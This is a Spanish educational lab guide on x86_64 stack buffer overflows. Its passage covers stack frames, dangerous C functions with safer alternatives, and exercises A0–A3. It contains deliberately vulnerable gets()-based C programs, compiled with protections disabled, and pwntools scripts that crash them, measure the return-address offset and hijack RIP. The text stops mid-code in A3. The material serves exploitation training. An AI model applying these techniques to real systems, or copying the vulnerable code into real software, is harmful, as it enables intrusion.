La convención System V AMD64 (la de Linux) establece que los argumentos viajan en **RDI, RSI, RDX, RCX, R8 y R9** en ese orden, y el valor de retorno regresa en **RAX**; si una función recibe más de seis argumentos, el resto va al stack. Esta regla es la razón técnica por la que la Parte 2 entera gira alrededor del gadget `pop rdi; ret`: para invocar `system()` con la cadena `"/bin/sh"` primero hay que conseguir que RDI contenga un puntero a esa cadena, y no hay instrucción `"mov rdi, cadena"` buscable de forma fiable; en cambio, un `pop rdi` seguido de `ret` es abundantemente común en todo binario.

Observa además que un registro de 64 bits se descompone en versiones más pequeñas con nombres cortos: **EAX** son los 32 bajos, **AX** los 16, **AL** los 8 bajos. Verás los tres en GEF; todos son el mismo cajón visto con lupas distintas.

3.3 El stack frame: prólogo, trabajo y epílogo

La pila no es una bolsa desordenada: cada función que arranca se construye un **frame**, una franja de stack con sus variables locales y con los datos que necesita para devolver el control a quien la llamó. El contrato tiene dos cláusulas. Al entrar, el **prólogo** guarda el RBP del llamador y ancla el propio: `push rbp; mov rbp, rsp`. Al salir, el **epílogo** revierte todo: `leave; ret`. Entre medias, `sub rsp, N` reserva el espacio de las locales bajando `rsp`.




Figura 2. Anatomía del stack frame de víctima(): prólogo, locales, RBP guardado y dirección de retorno, con el epílogo que los consume.

La instrucción que importa memorizar es **ret**: su efecto exacto es `pop rip; jmp rip`, es decir, toma los 8 bytes apuntados por `rsp`, cárgalos en `rip` y suma 8 a `rsp`. Ni filtra ni valida: confía ciegamente en lo que hay en el tope de la pila. Toda la explotación de stack en 64 bits es, en el fondo, una sola idea: **hacer que esos 8 bytes sean tuyos**. Cuando en A3 los 8 bytes sean `0x4343434343434343`, RIP valdrá exactamente eso.

Verifícalo en vivo con GEF sobre el binario de A2: `info frame` describe el frame actual con sus límites, y `x/40gx $rsp` vuelca cuarenta cuádruples del stack: verás tu buffer, luego el RBP guardado y luego la dirección de retorno, fila a fila, con las direcciones a la izquierda. Esa foto es el mapa físico del diagrama 2, y en A2 la usarás para medir el offset con precisión de byte.

3.4 La sobrescritura del retorno, byte a byte

Ya tienes las dos piezas: la pila crece hacia abajo y `ret` confía en el tope. Combínalas: si una función copia datos **sin límite** hacia un buffer local, los datos que no quepan siguen avanzando hacia direcciones más altas y golpean, en orden determinista, primero el RBP guardado y después la dirección de retorno. El gráfico siguiente muestra el mismo frame antes y después de enviar 100 letras 'A' al buffer de 64 bytes de A1:



Figura 3. Antes y después del overflow: los 36 bytes de exceso aplastan RBP guardado (8) y dirección de retorno (8), y ret salta a 0x4141414141414141.

La aritmética del lab queda así: buffer de 64 bytes + 8 del RBP guardado = **72 bytes de relleno** hasta el slot del retorno en nuestra compilación; del byte 73 al 80 se escribe la nueva dirección de retorno, 8 bytes porque cada dirección x86_64 mide 64 bits. Ese número 72 no es una constante universal: depende del compilador, del tamaño del buffer y del padding. Por eso A2 lo MIDE con un patrón cíclico en lugar de asumirlo, y por eso los exploits de la serie lo recalculan dinámicamente en vez de hardcodearlo.

ADVERTENCIA — EN x86_64 EL OFFSET SE LEE DESDE \$rsp

En x86 de 32 bits, tras un crash el valor del patrón cíclico suele estar EN EIP, y `cyclic_find(core.fault_addr)` lo encuentra directo. En x86_64 NO: el epílogo ya ejecutó `ret`, que consumió la dirección de retorno del tope; cuando el CPU salta a la dirección basura y estalla, `rsp` apunta al slot SIGUIENTE. Por eso la receta correcta es `cyclic_find(core.read(core.rsp, 4))`: leer 4 bytes desde `rsp` y buscarlos en el patrón. GEF lo hace con `pattern search` al analizar el crash.

3.5 Funciones peligrosas y sus sustitutas

El buffer overflow necesita un vector: una función que copie datos sin respetar el tamaño del destino. Son funciones famosas, presentes en miles de CVEs históricos, y todas comparten el mismo defecto de diseño: la función no sabe (o no pregunta) cuánto mide el destino. La tabla resume las cinco que verás en CTFs y binarios reales, por qué cada una es peligrosa y cuál sería su alternativa segura.

Función	Por qué es peligrosa	Alternativa segura
<code>gets(buf)</code>	NO tiene límite de ningún tipo: copia toda la línea (hasta <code>\n</code>) sea cual sea el tamaño de <code>buf</code> . Retirada de C11 y de las cabeceras modernas; es la protagonista del lab.	<code>fgets(buf, sizeof buf, stdin)</code>

Función	Por qué es peligrosa	Alternativa segura
<code>strcpy(dst, src)</code>	Copia hasta el <code>\0</code> de <code>src</code> sin mirar el tamaño de <code>dst</code> ; si <code>src</code> es más largo, sobrescribe.	<code>strncpy</code> / <code>strlcpy</code> con tamaño explícito
<code>strcat(dst, src)</code>	Añade al FINAL de <code>dst</code> sin comprobar espacio restante: el overflow llega por acumulación, incluso con entradas cortas repetidas.	<code>strncat</code> / <code>strlcat</code>
<code>scanf("%s", buf)</code>	<code>%s</code> sin ancho de campo lee tokens de longitud arbitraria hacia un buffer fijo (con <code>%s</code> el límite es el número 63).	<code>scanf("%63s", buf)</code>
<code>read(fd, buf, N)</code>	El límite <code>N</code> lo decide el PROGRAMADOR, no el buffer: con <code>N</code> mayor que el tamaño real de <code>buf</code> , el overflow es perfecto y silencioso.	<code>N == sizeof buf</code> y controles acotados

Tabla 7. Cinco funciones peligrosas, su mecanismo de daño y su cura.

Fíjate en el patrón: ninguna de estas funciones es "mala" por un bug de implementación; son inseguras por **diseño**, porque delegan el límite a un programador que debe recordarlo. Por eso el compilador y el enlazador protestan con `"the gets function is dangerous"` al compilar este lab, y por eso las contramedidas modernas (canary, NX, ASLR, PIE) existen: asumen que los humanos seguiremos usando `gets()` y se protegen del resultado.

3.6 Autoevaluación: cinco preguntas antes de explotar

Responde en voz alta o por escrito antes de mirar las soluciones. Si fallas alguna, vuelve a la sección indicada: son dos minutos que valen por horas de depuración ciega en la Parte A.

1. ¿Por qué `gets()` es peligrosa incluso cuando planeas escribir entradas cortas? (3.5)
2. ¿Qué hace exactamente `push rbp` en el prólogo y qué two bytes-número del layout explican los 8 bytes de RBP guardado del offset? (3.3)
3. Tras un crash con patrón cíclico en x86_64, ¿desde dónde se lee el offset y por qué NO desde RIP? (3.4)
4. ¿Qué bandera desactiva NX y en cuál de los ejercicios A0–A4 se usa, y por qué no en los demás? (2.4, 3.1)
5. Si dentro de GDB ves el buffer en `0x7ffd_a0b0`, ¿por qué esa dirección no sirve para explotar el proceso real, y qué dos recursos del lab lo resuelven? (2.5)

RESPUESTAS

1. Porque el límite no depende de lo que TÚ escribas sino de la función: `gets()` copia hasta encontrar `\n` sin conocer nunca el tamaño del destino. Una entrada corta no dispara el overflow, pero la vulnerabilidad está presente: el único dato real de seguridad es el tamaño del buffer, y `gets()` lo ignora por diseño.
2. `push rbp` apila el RBP del llamador (8 bytes en x86_64) antes de anclar el marco propio; `mov rbp, rsp` fija la base. Por eso, entre el final del buffer y el slot del retorno siempre median esos 8 bytes del RBP guardado: $64 + 8 = 72$ en nuestra compilación.
3. Desde `$rsp`. El `ret` ya consumió el slot del retorno (`pop rip`), así que al estallar, `rsp` apunta al slot SIGUIENTE del patrón; se leen 4 bytes ahí y `cyclic_find()` / `pattern search` devuelven el offset exacto. Leer `fault_addr` como en 32 bits daría un offset desplazado 8 bytes.

4. `-z execstack`, y `SOLO` en `A4` (`ret2shellcode`): es la única técnica que necesita ejecutar código colocado en el stack. `A0–A3` dejan `NX` activo porque sus objetivos (crash, medición, control de `RIP`) no requieren ejecutar memoria de pila.
5. Porque `GDB` lanza el proceso con `ASLR` desactivada y con un entorno de variables distinto: las direcciones del stack cambian entre `GDB` y la ejecución real. El lab lo resuelve con dos recursos: el leak que `a4_shellcode` imprime (el exploit lee la dirección del propio proceso) y el `NOP sled`, que tolera desviaciones si el entorno cambia.

Si las cinco respuestas te salieron con soltura, tienes el modelo mental completo: memoria, contrato de registros, frame y aritmética del retorno. Estás formalmente listo para la Parte A: cinco ejercicios que convierten esta teoría en músculo, uno por vez, con exploit completo y verificado.

Parte A. Buffer overflow resuelto: ejercicios A0–A4

Cinco ejercicios, una progresión continua: sanidad del entorno (`A0`), primer crash (`A1`), medición del offset (`A2`), control de `RIP` (`A3`) y shell real con `ret2shellcode` (`A4`). Cada ejercicio sigue SIEMPRE el mismo formato de diez apartados: (a) objetivo, (b) conceptos nuevos, (c) código C completo, (d) compilación exacta, (e) recon con `pwn checksec`, (f) plan de ataque razonado, (g) pasos numerados, (h) exploit `pwntools` completo comentado, (i) salida esperada y (j) lo que acabas de aprender. Las salidas de los apartados (e) e (i) son texto real capturado durante la verificación en `x86_64`: las direcciones de stack serán distintas en tu máquina, y eso es normal y esperado; todo lo demás debería coincidir línea a línea.

A0 — Sanidad: tu primer binario vulnerable

(a) Objetivo

Compilar y ejecutar el primer binario vulnerable del laboratorio, y dejar constancia de su estado de protecciones con `pwn checksec`. `A0` no explota nada todavía: su misión es validar que tu cadena `gcc + terminal + pwntools` funciona de punta a punta, de modo que cuando `A1` estalle sepas con certeza que la culpa es del overflow y no del entorno. Piénsalo como la prueba de fuego de un piloto antes del despegue: rutinario, decisivo.

(b) Conceptos nuevos

- `gcc` y las banderas inseguras de la Tabla 4 aplicadas por primera vez a un binario real.
- `pwn checksec`: inventario automático de `RELRO`, `canary`, `NX` y `PIE` del binario que acabas de compilar.
- El prototipo manual de `gets()`: `gcc` moderno ya no la declara (`C11` la retiró) y `glibc` solo la exporta en modo compatibilidad.
- El patrón de tubería de `pwntools`: `process()` lanza el binario y conecta tu script a su `stdin/stdout`.

(c) Código C completo

A0_SANIDAD.C

```
/* A0 - Sanidad: compilar y ejecutar el primer binario vulnerable del lab.
 * Serie: Laboratorio de Practicas ROP - Parte 1 (x86_64, Kali Linux)
 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -o a0_sanidad a0_sanidad.c
 * USO RESPONSABLE: ejecutalo solo en tu propia VM Kali aislada. */
```

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

/* PITFALL: gcc moderno ya no declara gets() (retirada de C11); el
 * prototipo a mano evita el error "implicit declaration". glibc aun
 * exporta el simbolo, asi que el enlace funciona normalmente. */
extern char *gets(char *s);

int main(void)
{
    char nombre[64]; /* 64 bytes: nuestro campo de pruebas */

    printf("[A0] Tu primer binario vulnerable esta vivo.\n");
    printf("[A0] direccion de nombre[]: %p\n", (void *)nombre);
    printf("[A0] Escribe tu nombre y pulsa ENTER: ");
    fflush(stdout); /* PITFALL: con entrada por pipe, sin esto el
 * mensaje no sale ANTES de que gets() se bloquee */
    if (gets(nombre) == NULL) { /* VULNERABLE: sin limite */
        fprintf(stderr, "[A0] EOF recibido: sin datos.\n");
        return 1;
    }
    printf("[A0] Hola, %s\n", nombre);
    printf("[A0] tu nombre mide %lu bytes y no ha pasado nada... aun.\n",
        strlen(nombre));
    return 0;
}
```

(d) Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o a0_sanidad a0_sanidad.c
# warning del enlazador esperado:
# warning: the `gets' function is dangerous and should not be used.
```

(e) Recon con pwn checksec

```
$ pwn checksec ./a0_sanidad
[*] './a0_sanidad'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
Stripped: No
Debuginfo: Yes
```

Lectura del recon: **No canary** confirma que puedes aplastar el retorno sin que el canario te aborte el proceso; **No PIE (0x400000)** fija el código en su lugar clásico; **NX enabled** significa que el stack NO es ejecutable todavía (en A4 lo desactivaremos solo para ese binario); **Debuginfo: Yes** es el regalo de -g, que hará legible GDB en A2. Con -z execstack la línea NX cambiará; en A0–A3 así es como debe quedar.

(f) Plan de ataque razonado

El "ataque" de A0 es una conversación: enviar una entrada corta y legal (< 64 bytes) y comprobar que el binario responde. Si responde, el entorno está sano y gets() queda calibrada como amenaza latente; si no responde, mejor descubrirlo aquí que en A3 con tres capas de exploit encima. El script compila además por su cuenta, así que este ejercicio documenta de paso el flujo completo que repetirás en A1–A4: compilar, leer el recon, conversar, concluir.

(g) Pasos numerados con comandos

1. Entra a la carpeta de fuentes: `cd ~/rop-lab/src.`
2. Compila con la plantilla exacta del apartado (d). Confirma que SOLO aparece el warning de gets().
3. Inventario de protecciones: `pwn checksec ./a0_sanidad.`
4. Prueba manual con entrada corta: `./a0_sanidad` y escribe "hola-lab".
5. Automatiza la prueba: `python3 a0_sanidad.py.`

(h) Exploit pwntools completo, comentado**A0_SANIDAD.PY**

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""A0 - Sanidad: comprobar que el primer binario del lab compila y responde.
US0: python3 a0_sanidad.py"""
from pwn import *

context.arch = 'amd64' # x86_64: endianness, bits y sintaxis
context.log_level = 'info'

BIN = './a0_sanidad'

# Compilar EXACTAMENTE con la plantilla del lab:
# -g info de depuracion | -O0 sin optimizar (layout predecible)
# -fno-stack-protector sin canario | -no-pie ancla el binario en 0x400000
compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-o', BIN, 'a0_sanidad.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait() # subprocess + comprobacion de exit code

# checksec: inventario de protecciones del binario recién compilado
elf = ELF(BIN, checksec=True) # imprime NX/PIE/canary/RELRO por ti

# Ejecutar y conversar: stdin/stdout por pipe, como hara el exploit
io = process(BIN)
io.recvuntil(b'Escribe tu nombre y pulsa ENTER:') # sincronizar con prompt
io.sendline(b'hola-lab') # entrada LEGAL (< 64)
resultado = io.recvline() # leer la respuesta
io.close()

if b'hola-lab' in resultado:
    log.success('A0 SUPERADO: el binario compila, corre y responde.')
    log.info('Siguiete parada: A1, donde el mismo patron si estalla.')
else:
    log.failure('A0: respuesta inesperada. Revisa la compilacion.')
```

(i) Salida esperada**SALIDA ESPERADA — A0 (VERIFICADA EN x86_64)**

```
[+] A0 SUPERADO: el binario compila, corre y responde.
[*] Siguiete parada: A1, donde el mismo patron si estalla.
```

(j) Qué acabas de aprender

- Compilar con plantilla insegura reproducible y leer un checksec sin miedo: sabes qué significa cada línea.

- El flujo pwntools `compile` → `process` → `recv/send` que repetirás en todos los ejercicios de la serie.
- Por qué el prototipo manual de `extern char *gets(char*)` existe en todos los `.c` del lab (pitfall documentado).

A1 — Primer crash: 100 letras 'A' y SIGSEGV

(a) Objetivo

Provocar el primer fallo de segmentación de tu carrera: alimentar `buffer[64]` con 100 letras 'A' y observar el SIGSEGV. El objetivo no es aún controlar nada; es ver con tus ojos que el buffer de 64 bytes no es una sugerencia sino una frontera física, y que cruzarla tiene consecuencias deterministas. De 100 bytes escritos, 36 caen fuera del buffer y aplastan el RBP guardado y la dirección de retorno, tal como dibujó la Figura 3.

(b) Conceptos nuevos

- SIGSEGV: la señal con la que el kernel informa de un acceso a memoria inválida; en este caso, un salto a `0x4141414141414141`.
- El orden de destrucción del frame: locales → RBP guardado → dirección de retorno (la pila crece hacia abajo).
- `io.poll()`: pwntools interpreta el código de salida del proceso como señal negativa, y `signal.SIGSEGV` la decodifica por ti.
- La sincronización `recvuntil()`: esperar el banner del binario antes de enviar datos, para que el exploit no corra más rápido que la víctima.

(c) Código C completo

A1_CRASH.C

```
/* A1 - Primer crash: gets() sobre char[64] y 100 letras 'A' -> SIGSEGV.
 * Serie: Laboratorio de Practicas ROP - Parte 1 (x86_64, Kali Linux)
 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -o al_crash al_crash.c
 * USO RESPONSABLE: binario de practica para tu VM Kali aislada. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void victima(void)
{
    char buffer[64]; /* 64 bytes legales; lo que pase de ahi es overflow */

    printf("[A1] victima() en ejecucion; buffer en %p\n", (void *)buffer);
    fflush(stdout); /* orden determinista con entrada por pipe */
    /* VULNERABLE: 100 'A' pisian RBP guardado y direccion de retorno.
     * El ret del epilogo carga 0x4141414141414141 en RIP -> SIGSEGV. */
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[A1] EOF recibido.\n");
        exit(1);
    }
    printf("[A1] escribiste: %s\n", buffer);
    return; /* <- el estallon ocurre al ejecutar este ret */
}
```

```
int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* sin buffering: util para pipes */
    printf("[A1] PID=%d | alimentame con 100 letras 'A' y observa SIGSEGV\n",
    getpid());
    victima();
    printf("[A1] retorno LIMPIO: si lees esto, no hubo overflow.\n");
    return 0;
}
```

(d) Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o a1_crash a1_crash.c
```

(e) Recon con pwn checksec

```
$ pwn checksec ./a1_crash
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
```

Idéntico al de A0, como debe ser: el plan no requiere pila ejecutable ni nada especial, solo la ausencia de canary para que el desbordamiento llegue vivo hasta el retorno. A partir de ahora, el recon será tu paso obligatorio: con él eliges técnica antes de escribir una sola línea de exploit.

(f) Plan de ataque razonado

El plan es la Figura 3 convertida en bytes: 64 letras llenan el buffer, 8 más aplastan el RBP guardado y 8 más aplastan el retorno; sobran otras 20 que siguen apilando basura más allá, inofensiva para el objetivo de hoy pero útil para amplificar el ruido. ¿Por qué 'A' y no un valor elegante? Porque 0x41 repetido deja una huella inequívoca: el valor 0x4141414141414141 no puede confundirse con ninguna dirección legítima, así que el SIGSEGV queda automáticamente atribuido a tu overflow.

(g) Pasos numerados con comandos

1. Compila y verifica con checksec (apartados d y e).
2. Ejecuta manualmente y pega las A a mano: `./a1_crash`: el crash ya debería aparecer.
3. Confirma la señal desde el shell: `echo $?` reporta "segmentation fault".
4. Reproduce el mismo crash de forma automatizada y comprobada: `python3 a1_crash.py`.

(h) Exploit pwntools completo, comentado

```
A1_CRASH.PY

#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""A1 - Primer crash: 100 letras 'A' sobre char[64] -> SIGSEGV.
US0: python3 a1_crash.py"""
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

BIN = './a1_crash'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
```

```
'-o', BIN, 'a1_crash.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

elf = ELF(BIN, checksec=False) # simbolos dinamicos: nada hardcodedo

io = process(BIN)
io.recvuntil(b'alimentame con 100 letras') # sincronizar con el banner

# Payload: 100 'A' (0x41). buffer[64] aguanta 64; los 36 restantes pisan
# RBP guardado (8), direccion de retorno (8) y stack superior.
payload = b'A' * 100
log.info('Enviando payload de %d bytes (%d de overflow legal)',
len(payload), len(payload) - 64)
io.sendline(payload) # sendline agrega el \n que gets() espera

io.wait() # esperar a que el proceso muera
io.close()

# Si el sistema reporta SIGSEGV, el overflow llego al retorno.
if io.poll() == -signal.SIGSEGV:
log.success('A1 SUPERADO: SIGSEGV confirmado (exit code %d)', io.poll())
log.info('Interpretacion: ret consumo 0x4141414141414141 y la MMU aborto.')
else:
log.failure('A1: el proceso salio con %s; revisa las flags.', io.poll())
```

(i) Salida esperada

SALIDA ESPERADA — A1 (VERIFICADA EN x86_64)

```
[*] Enviando payload de 100 bytes (36 de overflow legal)
[*] Process './a1_crash' stopped with exit code -11 (SIGSEGV)
[+] A1 SUPERADO: SIGSEGV confirmado (exit code -11)
[*] Interpretacion: ret consumo 0x4141414141414141 y la MMU aborto.
```

(j) Qué acabas de aprender

- Convertir teoría en una observación reproducible: crash determinista, no mala suerte.
- Atribuir un SIGSEGV a una dirección concreta (0x4141414141414141) leyendo la evidencia correcta.
- La estructura básica de todo exploit pwntools: compilar, sincronizar, enviar, esperar y diagnosticar.

A2 — Radiografía con GDB+GEF: el offset exacto

(a) Objetivo

Medir con precisión de byte la distancia entre el inicio del buffer y el slot de la dirección de retorno. En A1 sabías que 100 bytes rompen; en A2 sabrás QUE 72 bytes bastan para llegar exactamente al retorno. Ese número es el insumo principal de A3 y A4, y la habilidad de medirlo (en vez de adivinarlo) es lo que separa un exploit reproducible de un exploit de suerte.

(b) Conceptos nuevos

- Patrón cíclico (De Bruijn): `cyclic()` genera una secuencia donde cada bloque de 4 bytes es único, así que cualquier fragmento encontrado en memoria revela su posición.

- El flujo de GEF: `pattern create 300` para generar el patrón, correr el binario, y `pattern search` para encontrar el fragmento tras el crash.
- Core dumps leídos por pwntools: `io.corefile` genera el core y `core.rsp`, `core.read()` y `cyclic_find()` te dejan examinarlo sin GDB.
- La regla de oro de x86_64: el offset se lee desde `$rsp`, no desde RIP, porque `ret` ya consumió el slot del retorno.

(c) Código C completo

A2_OFFSET.C

```
/* A2 - Radiografia con GDB+GEF: medir el offset exacto hasta RIP guardado.
 * Serie: Laboratorio de Practicas ROP - Parte 1 (x86_64, Kali Linux)
 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -o a2_offset a2_offset.c
 * El binario es identico en estructura al de A1: aqui el objetivo es MEDIR,
 * no romper. ADVERTENCIA x86_64: el offset se lee desde $rsp, porque el ret
 * ya "consumio" la direccion de retorno del tope del stack antes de estallar.
 * USO RESPONSABLE: binario de practica para tu VM Kali aislada. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void victima(void)
{
    char buffer[64];

    printf("[A2] victima(); buffer en %p; enviame un patron ciclico largo\n",
        (void *)buffer);
    fflush(stdout);
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[A2] EOF recibido.\n");
        exit(1);
    }
    return; /* ret consume la direccion de retorno adulterada */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0);
    printf("[A2] PID=%d listo para el patron ciclico\n", getpid());
    victima();
    return 0;
}
```

(d) Compilación exacta

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o a2_offset a2_offset.c
```

(e) Recon con pwn checksec

Mismo perfil que A0/A1: No canary, No PIE (0x400000), NX enabled. El ejercicio es de medición, así que las protecciones no cambian el plan; lo que importa es que la ausencia de canary garantiza que el patrón cíclico llegue intacto hasta el slot del retorno y puedas leerlo tras el crash.

(f) Plan de ataque razonado

Dos caminos para el mismo número, y conviene dominar ambos. El **camino GDB**: generar el patrón con GEF, correr, leer el fragmento que GEF señala desde `$rsp` y obtener el offset. El **camino pwntools**: enviar `cyclic(300)` por tubería, dejar que el proceso muera, generar el core y hacer `cyclic_find()` sobre los 4 bytes apuntados por `core.rsp`. Ambos se apoyan en la misma física: el ret consume el slot 64–71 del patrón (el RBP guardado ocupa 56–63) y estalla saltando a la dirección que había ahí; el slot en el tope del stack al morir es el 72–75, que es exactamente el offset buscado. El script entrega el camino pwntools automatizado; el paso (g) te lleva por el camino GDB para que veas el crash con tus propios ojos.

(g) Pasos numerados con comandos

1. Compila (apartado d) y abre el depurador: `gdb ./a2_offset`.
2. Dentro de gdb: `pattern create 300` para crear el patrón.
3. Ejecuta: `run`; cuando pida entrada, pega el patrón (GEF ofrece ejecutar con `pattern search` tras el crash).
4. Analiza el crash: `pattern search` identifica el fragmento y el offset desde `$rsp`.
5. Confirma el layout: `info frame` y `x/40gx $rsp` muestran el frame y el stack en vivo.
6. Cierra gdb (quit) y replica la medición automatizada: `python3 a2_offset.py`.

ADVERTENCIA — EL OFFSET ES DE TU COMPILACIÓN, NO DEL UNIVERSO

Nuestra verificación midió **72** (64 del buffer + 8 del RBP guardado), y con gcc 14 a -O0 ese es el valor estable para `buffer[64]`. Si cambias el tamaño del buffer, la versión de gcc, o añades variables locales, el offset cambia. Jamás copies el 72 en un exploit propio: mide siempre. Por eso los scripts de la serie recalculan el offset con `cyclic() + corefile` en cada ejecución.

(h) Exploit pwntools completo, comentado

A2_OFFSET.PY

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""A2 - Radiografía: medir el offset exacto hasta la dirección de retorno.
Metodo 1: cyclic() + corefile (automatico, requiere gdb en tu VM Kali).
Metodo 2: GEF - pattern create / pattern search (seccion A2 del PDF).
RECORDATORIO x86_64: el offset se lee desde $rsp, NO desde RIP.
USO: python3 a2_offset.py"""
from pwn import *
import os

context.arch = 'amd64'
context.log_level = 'info'

BIN = './a2_offset'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-o', BIN, 'a2_offset.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

io = process(BIN)
io.recvuntil(b'listo para el patron ciclico')
```

```
# Patron ciclico de De Bruijn: cada 4 bytes del payload son una firma
# unica; cyclic_find() recupera la distancia exacta desde el buffer.
payload = cyclic(300)
io.sendline(payload)
io.wait() # el proceso muere con SIGSEGV

offset = None
core = None
try:
    # Metodo 1: pwntools pide un core dump al sistema y lo parsea.
    core = io.corefile
    # En x86_64 el ret YA consumio la direccion de retorno del tope:
    # el valor del patron esta en $rsp (advertencia del enunciado).
    valor = core.read(core.rsp, 4)
    offset = cyclic_find(valor)
    log.info('RIP del crash: %#x | $rsp: %#x | valor en $rsp: %r',
            core.rip, core.rsp, valor)
except Exception as e:
    # Metodo 2 fallback: buscar un core 'core' generado por el kernel.
    log.warn('io.corefile fallo (%s); buscando core del kernel...', e)
    if os.path.exists('core'):
        from pwnlib.corefile import Corefile
        core = Corefile('core')
        valor = core.read(core.rsp, 4)
        offset = cyclic_find(valor)

io.close()

if offset is not None and offset > 0:
    log.success('A2 SUPERADO: offset hasta la direccion de retorno = %d bytes',
               offset)
    log.info('Estructura: %d bytes de buffer/marco + 8 de RBP guardado.',
            offset - 8)
    log.info('A3 y A4 lo recalculan dinamicamente: nunca se hardcodea.')
else:
    log.failure('A2: sin core. Usa GEF: pattern create 300, corre y '
               'pattern search con el valor de $rsp.')
```

(i) Salida esperada

SALIDA ESPERADA — A2 (VERIFICADA EN x86_64)

```
[*] RIP del crash: 0x4011f8 | $rsp: 0x7fff8ac2d318 | valor en $rsp: b'saaa'
[+] A2 SUPERADO: offset hasta la direccion de retorno = 72 bytes
[*] Estructura: 64 bytes de buffer/marco + 8 de RBP guardado.
```

Observaciones finas sobre esta salida real. Primero: RIP vale 0x4011f8, la instrucción ret dentro del binario, porque 0x6161617461616173 (la dirección a la que saltó) no es canónica; el fault en sí señala los bytes del patrón. Segundo: el fragmento b'saaa' aparece 8 bytes más adelante en el patrón que el inicio del slot del retorno, confirmando la regla de lectura desde \$rsp. En 32 bits este detalle no existiría; en 64 es la diferencia entre un exploit que funciona y uno que falla por 8 bytes.

(j) Qué acabas de aprender

- Medir offsets con patrones cíclicos en dos herramientas (GEF y pwntools) y cruzar los resultados.
- Leer core dumps programáticamente: rsp, rip y memoria del proceso muerto al alcance de tu script.
- La diferencia x86 vs x86_64 en la lectura del offset: desde \$rsp, con el ret ya ejecutado.

A3 — Control de RIP: 0x4343434343434343

(a) Objetivo

Tomar el control del flujo del programa: enviar `b'B'*72 + b'C'*8` y lograr que el crash ocurra saltando a `0x4343434343434343`, el valor que tú elegiste. Este es el momento fundacional de toda la explotación de stack: hasta hoy los bytes hacían daño al azar; a partir de hoy, los bytes hacen lo que TÚ decides. La Parte 2 entera es la formalización de esta idea con gadgets y cadenas ROP.

(b) Conceptos nuevos

- El payload canónico: relleno hasta el slot (`b'B'*offset`) más 8 bytes de dirección falsa (`b'C'*8`).
- Little-endian: `p64()` escribe `0x4343434343434343` como 8 bytes `0x43` seguidos; cuando el valor no sea de letras repetidas, el orden importa y `p64()` te salva.
- Direcciones canónicas y no canónicas en `x86_64`: los bits 63–48 deben copiar el bit 47; `0x4343...` no lo hace, y por eso el kernel lo reporta como fault de salto.

(c) Código C completo

A3_RIP.C

```
/* A3 - Control de RIP: payload 'B'*offset + 'C'*8 -> RIP = 0x4343434343434343.
 * Serie: Laboratorio de Practicas ROP - Parte 1 (x86_64, Kali Linux)
 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -o a3_rip a3_rip.c
 * Con el offset de A2, los 8 bytes posteriores al relleno son la nueva
 * direccion de retorno. Si el crash aterriza en 0x4343...4343, tomaste el
 * control del flujo: la habilidad exacta que ROP explota en la Parte 2.
 * USO RESPONSABLE: binario de practica para tu VM Kali aislada. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void victima(void)
{
    char buffer[64];

    printf("[A3] victima(); buffer en %p\n", (void *)buffer);
    fflush(stdout);
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[A3] EOF recibido.\n");
